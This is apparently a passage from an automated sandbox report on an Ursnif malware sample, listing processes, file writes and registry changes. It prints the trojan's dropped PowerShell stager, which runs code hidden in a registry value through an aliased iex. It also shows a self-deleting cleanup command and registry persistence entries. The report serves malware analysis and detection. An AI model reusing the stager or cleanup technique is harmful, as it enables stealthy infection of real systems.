C:\Users\user\AppData\Local\Temp\tn4ral5l\CSC7E5DF85510FF49B49113DD9CBF81BD4.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFile Info$TranslationStringFileInf	success or wait	1	7FF625F5ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.cmdline	unknown	369	success or wait	1	7FF625EF1EE7	ReadFile
C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.0.cs	unknown	392	success or wait	1	7FF625EF1EE7	ReadFile

Analysis Process: control.exe PID: **6784**, Parent PID: **4956**

General

Target ID:	25
Start time:	15:48:18
Start date:	28/04/2022
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff6f6bd0000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000019.00000000.368081484.0000000000D70000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000019.00000000.369488668.0000000000D70000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000019.00000003.371395758.000001AD5FCAC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000019.00000003.371299641.000001AD5FCAC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000019.00000000.370698760.0000000000D70000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	D726D6	ReadFile

Analysis Process: cvtres.exe PID: **6792**, Parent PID: **6756**

General

Target ID:	26
Start time:	15:48:18
Start date:	28/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESA96F.tmp" "c:\Users\user\AppData\Local\Temp\tn4ral5l\CSC7E5DF85510FF49B49113DD9CBF81BD4.TMP"
Imagebase:	0x7ff603b80000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: **3616**, Parent PID: **6476**

General

Target ID:	28
Start time:	15:48:27
Start date:	28/04/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6f3b00000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\TestLocal	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	606697B	CreateDirectoryW
C:\Users\user\TestLocal.ps1	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6081118	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\TestLocal.ps1	0	218	6e 65 77 2d 61 6c 69 61 73 20 2d 6e 61 6d 65 20 64 76 6a 61 63 20 2d 76 61 6c 75 65 20 67 70 3b 6e 65 77 2d 61 6c 69 61 73 20 2d 6e 61 6d 65 20 77 73 6e 76 62 69 20 2d 76 61 6c 75 65 20 69 65 78 3b 77 73 6e 76 62 69 20 28 5b 53 79 73 74 65 6d 2e 54 65 78 74 2e 45 6e 63 6f 64 69 6e 67 5d 3a 3a 41 53 43 49 49 2e 47 65 74 53 74 72 69 6e 67 28 28 64 76 6a 61 63 20 22 48 4b 43 55 3a 5c 53 6f 66 74 77 61 72 65 5c 41 70 70 44 61 74 61 4c 6f 77 5c 53 6f 66 74 77 61 72 65 5c 4d 69 63 72 6f 73 6f 66 74 5c 35 34 45 38 30 37 30 33 2d 41 33 33 37 2d 41 36 42 38 2d 43 44 43 38 2d 38 37 33 41 35 31 37 43 41 42 30 45 22 29 2e 55 72 6c 73 52 65 74 75 72 6e 29 29	new-alias -name dvjac -value gp;new-alias -name wsnvbi -value iex;wsnvbi ([System.Text.Encoding]::ASCII.GetString((dvjac "HKCU:\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn))	success or wait	1	60811CA	WriteFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings	EnableSPDY3_0	dword	0	success or wait	1	607A7C3	RegSetValueExA
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	{1BED482B-BEBF-0564-A07F-D209D423264D}	binary	B7 18 B3 B6 06 5B D8 01	success or wait	1	60796E7	RegSetValueExA

Analysis Process: cmd.exe PID: **6244**, Parent PID: **3616**

General

Target ID:	32
Start time:	15:48:44
Start date:	28/04/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\626a983c091a8.tiff.dll
Imagebase:	0x7ff7bb450000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **6368**, Parent PID: **6244**

General	
Target ID:	34
Start time:	15:48:45
Start date:	28/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: PING.EXE PID: **6096**, Parent PID: **6244**

General	
Target ID:	36
Start time:	15:48:46
Start date:	28/04/2022
Path:	C:\Windows\System32\PING.EXE
Wow64 process (32bit):	false
Commandline:	ping localhost -n 5
Imagebase:	0x7ff701a50000
File size:	21504 bytes
MD5 hash:	6A7389ECE70FB97BFE9A570DB4ACCC3B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: RuntimeBroker.exe PID: **4440**, Parent PID: **3616**

General	
Target ID:	39
Start time:	15:48:59
Start date:	28/04/2022
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff6b45b0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly